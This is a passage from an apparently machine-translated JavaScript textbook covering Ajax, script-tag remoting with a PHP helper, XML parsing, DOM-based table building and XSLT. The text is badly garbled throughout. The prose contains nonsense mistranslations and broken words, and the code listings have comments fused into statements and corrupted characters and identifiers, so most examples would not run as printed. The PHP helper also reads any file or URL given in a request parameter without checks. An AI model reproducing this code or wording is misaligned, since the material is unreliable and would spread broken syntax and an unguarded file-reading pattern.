        script was loaded from, use the XMLHttpRequest //
        object for more information. if ( link . protocol == " http
        :" && link . host == location . host ) {
            // Request headers on the HTTP link .
            getHeaders ( link . href , function ( headers ) {
                // Collect a string from headers
                var tip = " URL : " + link . href + " <br> " +
                    " Type : " + headers ["Content-Type"] + "<br>" +
                    " Size : " + h eaders ["Content-Length"] + "<br>" +
                    "Date: " + headers [" Last - Modified "];
                // And display it as a tooltip . show ( tip , x , y );
            });
        }
        else {
            // Otherwise, if this is a link to another site,
            // only display the URL of the link in the
            tooltip tooltip . show (" URL : " + link . href ,
            x , y );
        }
    }
}
function mouseout ( e ) {
    // When the mouse pointer moves off the link, cancel display
```

```
            // a scheduled hint or hide it if it is already displayed.
            if (timer) window.clearTimeout (timer);
            timer = null;
            too ltip.hide ();
        }
    }
}) ();
```

Single page applications

The term *one-page application (single - page application)* understood exactly what it means: a controlled JavaSoript -stsenariem Web, App of which require you to download a single page. Neck which matured odnostranich nye application after booting do not interact with the server. Prima rum such applications may be DHTML -game where interaction with pol zovatelem only leads to modification of the loaded document .

The XMLHttpRequest object and the Ajax architecture open up a ton of additional possibilities. Web applications can use these technologies to communicate with the server and remain single page applications. Web APPENDIX voltage developed in accordance with these provisions may sodas ames to keep a small amount of JavaScript -code performing boot, and "eq rannuyu saver" in the format of the HTML , which is displayed in initials tion applications. After displaying the screen saver, the launching JavaScript code could use the X MLHttpRequest object to load the actual JavaScript application code that could be run using the eval () method . This Java -

Script -code could take on the responsibility for loading the required data for power XMLHttpRe quest and using DHTML to display this data to the user.

Remote interaction

The term *remoting (remote scripting)* appeared more than Th tyre years before the term *Ajax* and represents only less catchy Hosting Project of the same ideas: the use of the protocol HTTP for mec hydrochloric integration (and reduce response time) client and server. The article of Apple's , which was published in 2002 and received wide popularity, describes how to use the tag < the iframe > to send the HTTP-Lock the web server si *(http_: // developer_. An apple_. Com / internet / webcontent / the iframe_. The html_)* … This article notes that if a web server sends back an HTML file containing a < script > tag, then the JavaScript code from that tag will be executed by the browser and will be able to call the methods defined in the window containing that < iframe > tag. In this way, the server can send the client to direct the team in the form of JavaScript - instructions.

Predoste rarefaction on the use of architecture Ajax

Like any other architecture, Ajax has its pitfalls. This section describes three main issues to be aware of when developing Ajax applications.

The first problem is visual feedback. When a user clicks on a traditional hyperlink, the web browser provides an indication of the process for Booting content links. This feedback is provided even before the content is ready to be displayed, so the user clearly sees that the browser is working to fulfill his request. However, when the HTTP -query starts from the object the XMLHttpRequest , the browser does not provide any inverse -coupling. Even when connected to backbones, network sluggishness often causes noticeable delays between sending an HTTP request and receiving a response. Therefore, it is especially important for Ajax applications to provide visual feedback (for example, in the form of simple DHTML animation; see Chapter 16 for more on this) while the application is waiting for an XML HttpRequest response .

Note: Example 20.8 ignored advice to ensure visa -trivial feedback simply because in this example, to start the HTTP - request the user takes no action. The query is executed when n Household users (passively) moves the mouse pointer to the ref ku. The user explicitly does not require the application to perform any the action Vie and therefore does not require feedback.

The second problem is with the URL . In traditional web applications, navigating from one state to another is accompanied by the loading of a new page, with each page having its own unique URL . This does not apply to Ajax - applications: when Ajax -applications use the protocol HTTP to Retrieve Set and display new content, the URL in the address Neu line does not change. The user may want to bookmark the application

in a specific state, but the browser's bookmarking mechanism will not be able to do this. Moreover, even copying the URL from the browser's address bar will not help the user .

The Google Maps app *(http_: //_local_._Google_._Com_)* illustrates this problem and its solution nicely . When you change the scale of the map or scroll between the control cus entom server and transferred huge amounts of information, but the URL-hell res displayed in the browser's address bar does not change. Company Google has solved the problem bookmarking, adding each page link « link to the this page » (link on this page) . Clicking on this link generates a URL - the address on the currently displayed map and causes a reboot Strání tzu this URL URLs. Once the download is complete, a link to the map in its current state can be placed in the bookmarks, sent by elec Throne-mail and the like. The main thing is that developers should learn from this lesson: everything that is essential to describe the state of the Web application must be encapsulated in URL addresses and the URL -address dollars wives be available USER Liu if necessary.

The third problem as I have often mentioned when discussing the Ajax , is associated with the browser Back button. Selected at the browser control protocol the HTTP , scripts that use the object the XMLHttpRequest , bypass the storage mechanism IS used Torii rouzera. Users are accustomed to using

the Back and Forward buttons to navigate the World Wide Web. If Ajax -app means of HTTP on the beam and displays significant amounts of the contents of the document, User The Teli can try using these buttons to move between the different E application states. But when they try to click the button on the back, I was surprised to find that this button sends them outside APPENDIX zheniya instead return to its previous state.

In the past, there have been repeated attempts to solve the Back button problem by adding URLs to the browser history. However, generally these attempts have bogged down in the quagmire code, taking into account the specific skie features of each browser, and not allowed to sufficiently satisfactory GOVERNMENTAL results. And even when it was possible to achieve positive the results of Comrade found solutions contradict the main paradigm of Ajax and user forced to completely reload the page, rather than to provide a clear interaction with the protocol server, the HTTP .

In my opinion, the problem of the back button is not as serious as it is supposed to be, and its negative impact can be minimized by carefully thinking about the design of the web application. Application elements that look like hyperlinks should behave like hyperlinks and should indeed cause the page to reload. This will make them subjects mecha ma browser history, how to order, and the user expects. The same elements APPENDIX zheniya that initiate interaction with the protocol HTTP bypassing fur nism browser history, on the contrary, should not resemble hyperlinks. Rev. us return to the application the Google the Maps again. When the user scrolls the map in the browser window, it does not expect the Back button will be able to Mark enit Opera scroll tion, just as he does not expect the Back button will cancel the operators radio scrolling normal web page in a browser window.

It is with extreme caution in the use of the word "forward" and "back" in the Ajax -based applications to refer to the internal elements of managing Nia navigation. For example, if the interface of the application is implemented in the style of multi-page wizard with the Back and Forward buttons to display the next present or previous screen, it must maintain a traditional way of loading page (instead of the XMLHttpRequest), because in such a situation User The Tel rightly expects the browser's Back button It will cause the point but the same effect as the Back button in the application.

In a broader sense, a browser's Back button should not be interpreted as a Cancel button in an application. Ajax -applications may provide sobst vennuyu implementation operations repeat / cancel if they will be On demand us by the user, but they must clearly about tlichatsya of the functions performed by the Back and Forward buttons of the browser.

Interoperating with the HTTP protocol using the < script > tag

In browsers of Internet Explorer versions 5 and 6 of the object XMLHttpRequest is to fight ActiveX object named. Sometimes because of security reasons spine users Lock the schayut use ActiveX objects, the in of Internet Explorer , and in such a situation based scenarios Narii unable to create objects of the XMLHttpRequest . If req gence can perform simple HTTP Requesting GET using tags < the iframe > and < script >. Although it is not possible to implement all of the functionality of the XMLHttpRequest object in this way , [1] it will still be possible to implement at least the HTTP helper function . getText (), koto Paradise works without the involvement of Activ eX .

Generating an HTTP request is straightforward using the src property of the < script > and < iframe > tags . But it is much more difficult to extract the data of these elements from without application of these data by the browser. The < iframe > tag expects an HTML document to be loaded into it . If you try to load plain text into a floating frame, you will find that the text is converted to HTML format . In addition, a certain torye version of Internet Explorer does not correctly implement event processing onload and onreadystatechange tag < the iframe >, that still bo proc eed complicates the situation.

The approach discussed here is based on the < script > tag and server side scripting. In this case, the server-side script reportedly URL -address, the contents of which you want to receive, and the name of the function to Storo not the client, which is the content to be transmitted. Server scene ry takes the contents with a desired URL -address, converts it into a JavaScript - string (possibly quite long) and returns a client-side script to tory transmits this line of said function. Since this client script is loaded into the < script > tag, when the download is complete, the specified function is called automatically.

Example 20.9 shows an implementation of a server-side script in PHP .

Complete replacement of the object the XMLHttpRequest , likely yatno require the use of the Java - applet.

Example 20.9. jsquoter . php

```
<? php
// Tell the browser to pass the script header ("
Content - Type : text / javascript ");
// Extract arguments from URL
$ func = $ _ GET [" func "]; // Function to call our JavaSript code
$ filename = $ _ GET [" url "]; // File or URL to pass to the
function func $ lines = file ($ filename ); // Get the lines of the
file content $ text = implode ("", $ lines ); // Concatenate them
into one string // Escape quotes and newlines $ escaped = str _
replace ( array ( , "\" ", " \ n "," \ r "),
                    arrayf ' W "," \\\ "", "\\ n ", "\\ r "),
                    $ text );
```

```
// Send it all as a single JavaScript function call echo "$ func ('$
escaped ');"
?>
```

The client function in the example uses a server-side script 20.10 *jsquo ter the . php* from Example 20.9 and works like an HTTP function . getText () prim pa 20.2.

Example 20.10. HTTP helper function . getTextWithScript ()

```
HTT P.getTextWithScript = function (url, callback) {
    // Create a new element - script and add it to the
    document . var script = document.createElement
    ("script"); document.body.appendChild (script);

    // Get a unique name for the function.
    var funcname = " func " + HTTP . getTextWithScript . counter ++;

    // Define a function with this name, using this function as a
    convenience // namespace. Server side script
    // will call this function.
    HTTP . getTextWithScript [ funcname ] = function ( text ) {
        // Pass the text to the callback function
        callback ( text );

        // Remove script tag and created function.
        document . body . removeChild ( script );
        delete HTTP . getTextWithScript [
        funcname ];
    }
    // Create the URL to get the contents of and the function name
    // as arguments to the jsquoter backend script . php . Set // the
    src property of the < script > tag to get the required URL .
    script . src = " jsquoter . php " +
                "? url =" + encodeURIComponent (url) + "& func
                =" + encodeURIComponent ("
                HTTP.getTextWithScript ." + funcname );
}
// This counter is used to generate unique names inverse functions
// call in case the need to schedule the multiple // requests
simultaneously.
HTTP . getTextWithScript . counter = 0;
```

21

JavaScript and XML

The most important feature that are based on web applications Arhitektu ry the Ajax , is their ability to interact on the protocol HTTP IP uses Hovhan object of the XMLHttpRequest , as discussed in Chapter 20. The X symbol in the acronym « the Ajax » means the XML , and many Web based applications the ability to pa bot with the data in the format of the XML - it is their second most important feature.

This chapter explains how to work with XML data from JavaSoript scripts. It begins with a demonstration of methods for the preparation given GOVERNMENTAL in the format of XML : a network boot, the conversion from string representation Nia and getting them out of the *islands XML -data* in HTML -documents as well. After a discussion of the methods of XML - data will be described in the basic techniques of Dr. bots with this data. It addresses issues of using the butt of parallel data (the API), the W3C model, the DOM , convert XML -data of slops schyu tables XSL -style, follow Nia Query XML -data using the expression language XPath and inverse transform XML -data in string form (serialization).

After describing these basic techniques followed by two sections in which the display stand ruyutsya applications that use these techniques. From the beginning, you will learn how defined lyat HTML -shablony and automatically deploy them with data from the XML-to Document means of DOM and the XPath . Then you will learn how the language of JavaScript to develop customer web services, based on presented in this chapter PRIE we pr first name the XML .

Finally, the chapter concludes with a brief introduction to E 4, the X - a powerful extension renie core language JavaScript , designed to work with

the XML .

Retrieving XML Documents

In Chapter 20, you saw how using object XMLHttpRequest downloaded from the Web server's XML -documents. After the request is made, the responseXML property of the XMLHttpRequest object will refer to the Document object , which is the view

The XML - document. But this is not the only way to retrieve the object Docu ment of with the XML - document. The following sections show how to create an empty XML - document how to load XML -documents without the use of an object XML - the HttpRequest , how to convert XML - documents from the line, and how to get the XML - document from the island of XML -data.

By ike many other advanced features of JavaScript -code floor techniques cheniya XML -data largely depend on the type of browser. In the following Sect crystals defined auxiliary functions, working in of Internet Explo rer , and in of Firefox .

These auxiliary flax functions are part of a single large mode A and are in namespace XML (see chap. 10). However, in the examples shown here, you do not find code that is actually created about the space of names. The package with the examples, which can be a download from afar stances, includes a file called the xml . js , which includes program code creating a namespace, but you can viewed here Prima ry simply add one line:

```
var XML = {};
```

Create a new document

N Create abutment XML -documents (except for an optional root element ment) in Firefox and related browsers can with the help of the method of docu - ment of . imp l ementation . createDocument () model of the DOM Level 2. The same in of Internet Explorer can be done with the Acti VEX - objects of MSXML 2. the DOMDocument . The Prospect and IU D 21.1 provides a definition of the auxiliary functions of the XML . NewDocument () , to Thoraya conceals within itself the difference between these two approaches. From empty of XML -documents of little use, but its creation - is only the first sha g Prep aration to load a document and its transformation, as demonstrated in follows following examples.

Example 21.1. Creating an empty XML document

```
**
Creates a new Document object . Creates empty if no arguments
locument. If a root tag is specified , the document will contain a single
      root tag. If the root tag has a namespace prefix, the second argument
nust contain a URL that identifies this namespace.
: /
XML . newDocument = function ( rootTagName , namespaceURL ) {
    if (! roo tTagName ) rootTagName = ""; if (! namespaceURL )
    namespaceURL = "";
                        if (document.implementation &&
                document.implementation.createDocument) {
        // A method of creating in accordance with standard
        W3C return
        document.implementation.createDocument
        (namespaceURL,
                                    rootT agName, null);
      }
      else {// method , specific for IE
        // Create a blank document as an ActiveX object.
        // If the root element is not defined, at this // creation
        of the document can be considered complete
```

```
        var doc = new ActiveXObject ( " MSXML 2. DOMDocument ");
        // If the root element is defined, initialize the document if
        ( rootTagName ) {
            // Check for a namespace prefix var prefix = ""; var
            tagname = rootTagName ; var p = rootTagName .
            indexOf (':'); if ( p ! = -1) {
                prefix = ro otTagName . substring (0, p ); tagname
                = rootTagName . substring ( p +1);
            }
            // If a namespace is defined, there must be a namespace prefix. //
            If no namespace is defined, you need to remove // the existing
            prefix if ( namespaceURL ) {
                if ( Ipre fix ) prefix = " a 0"; // Used in Firefox
            }
            else prefix = "";
            // Create root element (with optional namespace) as a text string
            var text = "<" + ( prefix ? ( prefix + ":"): "") + tagname +
                ( namespaceURL
                ? (" xmlns :" + prefix + '= "' + namespaceURL + "")
                : "") +
                "/>";
            // And convert the text to a blank doc . loadXML ( text );
        }
        return doc;
    }
};
```

Downloading a document from the network

Chapter 20 showed how to use the XMLHttpRequest object to make an HTTP request to load a text document. In the case of XML -documents feature responseXML will refer to the converted presentation docu ment in the form of a DOM object named the Document . Despite the fact that the

object XMLHttpRequest is not standardized, it is widely used and is usually p ed resents a best means of loading XML -documents.
However, *there is* another way. An XML Document object , created in the manner described in Example 21-1, can load and parse XML documents using a lesser-known technique. Example 21.2 demonstrates how this is done. What is most surprising in IE and browsers based on the Mozilla , use the same code.

Example 21.2. Loading XML Document Synchronously

```
/ **
Synchronously loads the XML -documents from a specified URL -adre sa
and returns it as a Document object * /
```



```
XML . load = function ( url ) {
  // Create a blank document using the function defined earlier
  var xmldoc = XML . newDocument ();
  xmldoc . async = false ; // Loading is done
  synchronously xmldoc . load ( url ); // Load and
  parse return xmldoc ; // Check in document
};
```

Like the XMLHttpRequest object , the load () method presented here is non-standard. It has several significant differences from XMLHttpRequest . First, it only works on XML documents, whereas XMLHttpRequest can be used to load any type of text document. Secondly, it is not limited to the HTTP protocol . In particular, he is able to read files from the locale Noah file system that is ud upgrade equ in the process of developing and debugging web applications. Third, when the protocol involved the HTTP , the method of the load () gene riruet requests GET and can not be used to transfer data web server is running py by the POST .

Like XMLHttpRequest , the load () method can run asynchronously. In fact, this mode is used by default unless the async property is explicitly set to false . Example 21.3 provides asynchronous ver And this method of the XML . load ().

Example 21.3. Loading XML Document Asynchronously

```
/ **
   Asi synchronously downloads and parses an XML document from a
   given URL .
Once the document is ready, it is passed to the specified callback function.
        This function returns immediately and has no return value.
   * /
    XML . loadAsync = func tion ( url , callback ) { var xmldoc = XML .
                                    newDocument ();
   // If the XML -documents created by createDocument , use //
   the onload to determine when it will be loaded the if (
   document . Implementation part && document .
   Implementation part . CreateDocument ) { xmldoc . onload =
   function () { callback ( xmldoc ); };
   }
   // Otherwise use onreadystatechange , // as is the case with
   object XMLHttpRequest else {
       xmldoc . onreadystatechange = function () {
          if ( xmldoc . readyState == 4) callback ( xmldoc );
       };
   }
   // Start loading and analyzing the document xmldoc . load ( url
   );
};
```

Parsing the Text of an XML Document

Sometimes it is necessary to be just analyze the XML - document, which has the form JavaSeript -row instead of downloading it from the network. In browsers, real

The Call on the basis of the Mozilla , for these purposes the object of the DOMParser , in the IE - ME Todd the loadXML () object the Document . (If you carefully studied the code for the XML . NewDocument () method in Example 21-1, you might have noticed that this method was called.)

Paragraph Rimer 21.4 demonstrates the platform-independent function that parses the XML -documents and works in the Mozilla , as well as in the IE . For platforms other than these two, it is trying to perform a syn taksichesky text parsing App ive it using object XMLHttpRequest with URL URLs with a qualifier data : .

Example 21.4. Parsing an XML Document

```
/ **
Parses an XML document contained in a string
argument, and returns a Do cument object representing it .
* /
XML.parse = function (text) {
  if (typeof DOMParser! = " undefined ") {
    // Mozilla , Firefox and related browsers
    return (new DOMParser ()). parseFromString (text, "application /
    xml");
  }
  else if (typeof ActiveXObject! = "undefined") {
    // Internet Explo rer.
    var doc = XML.newDocument (); // Create an empty
    document doc.loadXML (text); // Execute syntactic
                                                  // parsing the
    text in the document return doc ; // Check in
    document
  }
  else {
    // As a last resort, try to load the document // from a URL with
    data specifier :
```

```
        // This trick works in Safari . Thanks Manos Batsisu ( Manos Batsis )
        // with its library Sarissa ( sarissa . Sourceforge . Net ).
        var url = " data : text / xml ; charset = utf -8," +
        encodeURIComponent ( text );
        var request = new XMLHttpRequest ();
        r equest.open ("GET", url, false);
        request.send (null);
        return request.responseXML;
    }
};
```

XML documents in data islands

Company Microsoft has extended markup language HTML nova m tag < the xml >, with of power that create islands of data in the format of XML in Ambient m their "sea» HTML -razmetki. When IE encounters the tag < the xml >, it interprets it as a separate the XML - document, which can be removed by document . getEle - mentById () and l and other DOM methods of the HTML language . If the src attribute is defined in the < xml > tag , then instead of parsing the contents of the < xml > tag, the XML document is loaded from the URL specified in this attribute.

If your web application requires XML data and this data is known in advance, it definitely makes sense to include it directly in the HTML page : the data will be available immediately, and the application does not need to install a new one.

unity to download them. Islands of XML -data - convenient facilities for this purpose. It is possible to emulate data islands in IE and other browsers using the code shown in Example 21-5.

Example 21.5. Retrieving an XML Document from a Data Island

```
/ **
      Returns an object the Document , which stores the content of the tag <
      the xml >
      with the given identifier. If the tag < the xm l > has an attribute of the
      src , then
      loading the document from this URL .
      *
      Since data islands are often reused, this
      the function caches the returned documents.
      * /
XML.getDatalsland = function (id) { var doc;
      // Check the cache first
      doc = XML . getDataIsland . cache [ id ];
      if ( doc ) return doc ;
      // Find the required element
      doc = document . getElementByld ( id );
      // If the specified attribute " the src ", download the document
      from the specified URL URLs var url No = doc all . getAttribute
      (' src '); if ( url ) {
         doc = XML . lo ad ( url );
      }
      // Otherwise, if the src attribute is missing, the document to //
      be returned is contained within the < xml > tag. In Internet
      Explorer, // the doc variable will already have a link to the
      required document object.
      // In other browsers, the doc variable refers to an HTML
      element, and we // need to copy the contents of that element
      into a new document object else if ( Idoc . DocumentElement
      ) {// If it's not already a document ...
         // First of all, you need to find the document element in the < xml >
         tag.
         // This will be the first child s tag element < the xml >, is not text,
         // with a comment or executable statement var docelt = doc .
         firstChild ; while ( docelt I = null ) {
            if ( docelt . nodeType == 1 / * Node . ELEMENT
            _ NODE * /) break ; docelt = docelt . nextSibling ;
```

```
            }
            // Create an empty document doc = XML . newDocument ();
            // If node < xml > has any content, import it into a new document if
            ( docelt ) doc . appendChild ( doc . importNode ( docelt , true ));
        }
        // Put the document in the cache and return it XML .
        getDataIsland . cache [ id ] = doc ; return doc ;
};
XML . getDatalsland . cache = {}; // Initialize the cache
```


The code is not entirely accurate models islands of XML -data in a bro uzerah not related to the IE . HTML -standard requires that browsers do not you suppl syntactically th analysis of the unknown tag them (and they just ignorirova there). This means browsers do not destroy XML data located in the < xml > tag. But this also means that any text contained in data islands will be displayed by the browser by default. The easiest way to pre dotvratit it is to use the following table CSS -style:

```
<style type = "text / css"> xml { display: none; } </style>
```

Another incompatibility with non- IE browsers stems from the fact that they interpret the content of the data islands as HTML text rather than XML text. If, for example, use a script from Example 21.5 in bro uzere Firefox and then serialized resulting document (to do this is shown later in this chapter) will be found that those names gov transformation us in uppercase, as Firefox suggests that has dealing with HTML tags. In most cases this does not cause problems, but in some cases, s can be a source of trouble. Finally, it should be noted that about space and Men will be destroyed if the browser interprets the XML tags like HTML tags. This means that the islands of XML -data are

not suitable for storage of tables XSL -style (more about XSL will be told in this chapter, but Lee), since these tables Always use namespace comfort.

If you want to use the advantages provided by the inclusion of XML -data directly into the HTML -page, but do not want to deal with incompatibilities capacity browsers because of the presence of islands XML -data in the tags < the xml >, the GDS you follow is to consider including in the page XML- the documentation comrade as JavaScript -row, which can then be converted into documents using the software code gives the example 21.4.

Manipulating XML Data with the DOM API

In previous p ECTION was shown a number of methods of producing XML -data in the vie de object of the Document . Object Document is defined by the standard the W3C the DOM the API and a lot like an object the HTMLDocument , referenced property do cument browser.

The following subsections describing are some significant differences IU forward models HTML DOM and XML DOM , and then demonstrates how to EC use application programming interface (the API) model DOM to extract given GOVERNMENTAL of XML -documents and display the data in a dynamically generated site 's HTML -documents ...

Models of the XML the DOM and the HTML the DOM

Model of the W3C the DOM has already been described in Chapter 15, but it focuses on moose its use in JavaScript -stsenariyah to work with HTML -dokumen t s on the client side. In fact, the W3C has designed the DOM the API as a language-independent application interface designed in n ervuyu oche red for working with XML -documents and work with HTML -documents realizova

on in it via an optional extension module . Please note: Th vert part of the book has separate sections devoted to interfaces Document and the HTMLDocument , as well as objects Element and HTMLElement . Interfaces HTMLDocument and HTMLElement are extensions of the basic XML -interface Document and Ele ment of . If you are accustomed to use DOM -interface to manipulate the HTML - documents, when working with the XML - documents should be avoided ICs use application interface specific to the HTML .

Perhaps the most significant difference between in HTML and XML in the model DOM of costs in the use of the method of the getElementById (), which is usually useless for XML - documents. In DOM Level 1, this method is actually HTML only and is defined exclusively in the HTMLDocument interface . In DOM Level 2, this method is promoted to the Document interface , but there is one hurdle. The XML -e about Document method the getElementById () searches for an element with a specified value of the attribute, *the type of* which - « id ». It is insufficient to determine the element of Atri bottles with *the name* « id », as the attribute name is not imee t make any difference - is only important attribute type. Attribute types are declared in the definition of the type of docu ment (the Document the Type Definition , DTD), a DTD of a document in Listing lenii the DOCTYPE . The XML - documents used web applications often do not have this announcement, because the method of the getElementById () for such documents always returns null . Note that the getElementsByTagNa - me () method of the Document and Element interfaces works fine with XML documents. (Yes Leia in this chapter I will show how delat s requests to the XML - document using XPath -vyrazheny; query language XPath can be used to extract the elements based on the value of any attribute.)

Another difference is, between the HTML - and XML objects, the Document is Nali chii properties old body , which refers to the tag < b o dy > in the document. In the case of the XML - documents only property documentElement refers to the top-level element in the document. Please note: this upper level is also available through the property the childNodes [] document, but a decree anny element may turn zatsya neither the first nor

the only one in this array as XML -documents can also contain classified the DOCTYPE , comments and executable inst top level ruktsii.

There is another important difference between the XML -interface m Element and interface HTMLElement , which is its extension. In the model of HTML the DOM standard HTML -atributy available in the form of interface properties HTMLEle ment of . For example, the attribute src tag < img > is available in the form of properties src object HTMLI - mageElement , YaV -governing representation of the tag < img >. However, this is not the case in the XML DOM : the Element interface has a single property, tagName . On emission and changing an attribute XML -element must be performed IU todami the getAttribute (), the setAttribute () and each of their related methods.

In conclusion, it should be noted that the special attributes that are meaningful in any HTML tags, have no meaning for all XML-elements cops. Recall that setting an attribute named " id " on an XML element does not mean that the element can be found by the getElementById () method . Analogous similar way impossible to define the style of XML -element by setting the attribute style . Similarly, it is impossible to associate the XML element of a CSS -class, mouth noviv attribute class . All of these attributes are HTML specific .

Example: Creating HTML -Table based on XML -data

Example 21.7 defines a function named makeTable (), which uses a model of XML the DOM and HTML the DOM to extract data from XML - dokumen that before bavleniya them in HTML -documents in the form of a table. The function expects to receive in the vie de literal argument

JavaScript -objects, which indicates which elements of XML -documents contain the data for the table, and how the data should Raspaud Laga in the table.

Before moving on to the program code of the makeTable () function , let's look at an example of its application. Example 21.6 is a sample XML - documents to tory we use in this example (and other examples in this chapter).

Example 21.6. XML data file

```
< ? xml version = "1.0"?>
<contacts>
<contact name = "Able Baker"> <email> able@example.com </email>
</contact>
<contact name = "Careful Dodger"> <email> dodger@example.com
</email> </contact>
<contact name = "Eager Framer" personal = "true"> <email>
framer@example.com </email> < / contact>
</ contacts >
```

The following piece of the HTML - document demonstrates how can Use vatsya function makeTable () with these XML -data. Note that the schema object refers to the tag and attribute names from the sample file.

```
<script>
// This function With reference etsya to makeTable () function
displayAddressBook () { var schema = {
      rowtag: "contact",
      columns: [
         {tagname: "@name", label: "Name"},
         {tagname: "email", label: "Address"}
      ]
   };
   var xmldoc = XML.load ("addresses.xml"); // Read the XML -
   data makeTable (xmldo c, schema, "addresses The"); // Convert
   to the HTML - table
}
</script>
<button onclick = "displayAddressBook ()"> Show Address Book
</button>
```

< div id = " addresses "> <! - the table will be inserted here - > </ div >

The makeTable () function is implemented in Example 21-7.

Example 21.7. Building an HTML table from XML data

```
/ **
Retrieves data from the specified XML document and forms an HTML
table from it.
Adds a table to the end of the specified HTML element.
(If the element argument is a string, it is interpreted as an identifier,
by which the desired item is searched.)
```



```
*
The schema argument is a JavaScript object that specifies what data should
retrieved and how they should be displayed. Object sc hema must have
a property named " rowtag " that specifies the name of the XML tag in
which
contains data for one row of the table. In addition, the object
schema must have a property named " columns " that refers to an array.
The elements of this array determine the order and content.
columns of the table. Each element of the array can be a string or
JavaScript object. If element is a string, it is interpreted as a name
an XML element tag that contains data for a table column, as well as how
heading to this column. If the array element columns [] is an object,
it must have properties named " tagname " and " label ".
The tagname property is used to retrieve data from an XML document,
and the label property is used as the text for the column heading. If the
value e
the tagname property starts with the @ symbol, it is treated as a name
attribute of the string element, not as a child of the string.
```

```
* /
function makeTable ( xmldoc , schema , element ) {
// Create < table > element
var table = document . createElement (" table ");
// Create a title bar from < th > elements inside a < tr > element in a <
thead > element var thead = document . createElement (" thead "); var
header = document . createElement (" tr "); for ( var i = 0; i < schema .
columns . length ; i ++) { var c = schema . columns [ i ]; var l abel = (
typeof c == " string ")? c : c . label ; var cell = document . createElement
(" th "); cell . appendChild ( document . createTextNode ( label )); header
. appendChild ( cell );
}
// Insert title into table
thead . appendChild ( header );
table . appendChild ( thead );
// The rest of the table rows are in the < tbody > tag var tbody = document
. createElement (" tbody "); table . appendChild ( tbody );
// Get the elements of the XML document that contain the data var
xmlrows = xmldoc . getElementsByTagName ( schema . rowtag );
// Loop over all these elements. Each of them contains a table row. for (
var r = 0; r < xmlrows . length ; r ++) {
    // This XML element contains data for the entire
    row var xmlrow = xmlrows [ r ];
    // Create an HTML element to display data in a row
    var row = document . createElem ent (" tr ");
    // Loop through all the columns specified in the
    schema object for ( var c = 0; c < schema .
    Columns . Length ; c ++) { var sc = schema .
    columns [ c ];
        var tagname = ( typeof sc == " string ")? sc : sc .
        tagname ; var celltext ;
        if (tagname.charAt (O) == '@') {
        // If tagname starts with '@', this is the name of the attribute
```

```
            celltext = xnlrow . getAttribute ( tagnane . substring (1));
        }
        else {
            // Find the XML element where the data for this column
            is stored var xmlcell = xnlrow . getElenentsBy ï agNane
            ( tagnane ) [Ü];
            / / Assume element has text node like
            // first child
            var celltext = xmlcell . firstChild . data ;
        }
        // Create an HTML element for this cell
        var cell = document . createElement (" td
        ");
        // Insert text data in HTML -cell cell . appe
        ndChild ( document . create ï extNode ( celltext ));
        // Add a cell to row row . appendChild ( cell );
    }
    // Add a row to the body of the table
    tbody . appendChild ( row );
}
// Set the HTML -atributa for the element The table , writing it in the
property.
// Note : In the case of an XML document, we would have to // use
the setAttribute () method . table . frame = " border ";
// The table has been created, now it needs to be added to
the specified // element. If this element is a string, interpret
it as // the value of the element's ID attribute .
if ( typeof element == " string ") element = document .
getElementByld ( element ); element . appendChild ( table );
}
```

Transforming an XML Document with XSLT

Once you have downloaded, parsed, or some open source software other sobom got an object the Document , representing the XML - document, one of the most interesting activities that you can perform with it - is to convert a document using a table XSLT -style. Abbreviation XSLT comes from the XSL Transformations (the XSL -preobrazo van and I), and the XSL - from the Extensible Stylesheet the Language (Extensible Stylesheet Language). Tables XSL -style - a XML -documents that can be downloaded and parsed like any other XML -documents. The study XSL is far beyond the scope of this SOI gi t Nonetheless Example 21.8 demonstrates a style sheet that can be used to convert to HTML -Table XML -documents like first presented in Example 21.6.

Example 21.8. Simplest XSL stylesheet

```
<? xml version = "1.Ü"?> <! - is the XML - document ->
<- declare namespace! Xsl , to distinguish xsl tags of the html - -
tags> < xsl : stylesheet element version = "1.Ü"
```



```
                xmlns : xsl = " http : // www . w 3. or g / 1999 / XSL /
                Transform ">
  < xsl : output method = " html " />
  <! - When the root element is found, display the HTML table skeleton ->
  <xsl: template match = "/">
  <table>
    <> <> Name < R 11> <> E- mail </ th> </ tr>
    < xsl : apply - templates /> <! - and recursion over other templates ->
```

```
</ table >
</ xsl : template >
<! - When the < contact > element is encountered ... ->
<xsl: template match = "contact">
<tr> <! - Start a new table row ->
   <! - Use the name attribute of the contact tag as the first
   column -> < td > < xsl : value - of select = "@ name " / >
   </ td >
   < xsl : apply - templates /> <! - and recursion on other templates ->
</ tr >
</ xsl : template >
<! -
When the < email > element is encountered , output its contents
to another cell ->
<xsl: template match = "email">
<td> <xsl: value-of select = "." /> </td>
</ xsl : template >
< / xsl : stylesheet >
```

Rules in XSL style sheets are used for XSLT transformations of XML documents. In the context of the client JavaScript -code it usually means pre formation of XML -documents in HTML -documents. Many architectural gap Botko web applications using XSLT on the server side, but the browsers on the ba se Mozilla and browsers lineup IE support XSLT -transform to Storo not the client, which can help reduce server load and the amount of traffic ne outsource to the network (because the format of the XML , as the great rule, is more compact than the HTML).

Many modern brouze p s allow you to define XML -style tables using the CSS - or XSL -style. If you define a style sheet to execute instructions the xml - stylesheet element , then you can download the XML - document A direct venno in the browser, and the browser converts and displays it. For example, an executable statement might look something like this:

```
<? xml - stylesheet href = " dataToTable . xml " type = " text / xsl "?>
```

Note: browsers perform this kind of XSLT -transform Av tomatiches ki when the XML - document containing the appropriate executable directly instruction is loaded in the browser window. This is very important and very convenient, but this is not the subject of this section. Next I will talk about

how to Pomo schyu JavaScript to perform dynamic the XSL T - transformation.

The W3C does not define a standard API for XSLT transformations of DOM Document and Element objects . In Mozilla- based browsers, the API for XSLT transformations in JavaScript is represented by the XSLTProce ssor object . In IE, XML Document and Element objects have a transform method -

Node () performing transformations. Example 21.9 demonstrates ispol'uet Call and e both application interfaces. It defines the XML class . Trans the former's , koto ing encapsulates table XSL -style allows Execu s Call of it to convert more than one XML -documents. The transform () method of the XML object . Transformer using encapsulated stylesheet performs pre-education said XML -documents, and then replace the specified content of DOM -element resulting from the conversion.

Example 21.9. XSLT in Mozilla and Internet Explorer

```
/ **
This XML class . Transformer encapsulates an XSL style sheet.
If stylesheet is a URL , then
zag manual ultrasonic inspection table. Otherwise it is assumed to be a
link
to the corresponding DOM Document object .
* /
XML . Transformer = function ( stylesheet ) {
  // Load the stylesheet if needed.
  if (typeof stylesheet == "string") stylesheet = XML.load (stylesheet);
  this.stylesheet = stylesheet;
```

```
   // The browsers on the basis of Mozilla to create the object the
   XSLTProcessor // and pass it the table styles . if (typeof
